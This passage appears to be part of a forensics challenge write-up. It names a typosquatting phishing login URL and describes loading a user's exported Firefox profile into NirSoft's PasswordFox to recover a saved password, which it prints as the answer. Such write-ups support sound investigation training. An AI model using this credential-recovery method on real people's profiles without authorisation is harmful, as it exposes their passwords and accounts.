
Here we can find the login page of the typosquating site identified previously.

Answer: http://apple.competitions.com/login.php

What is the password the user submitted to the login page?

TLDR: Run PasswordFox against the Firefox profile for Semah.

To find the password the user submitted to the login page we can use a tool by NirSoft called PasswordFox. PasswordFox is a password recovery tool that enables you to view the usernames and passwords stored by Firefox. All we need to do is export Semah's Firefox profile and load it into PasswordFox to extract the submitted credentials:



Answer: GacsriicUZMY4xiAF4yl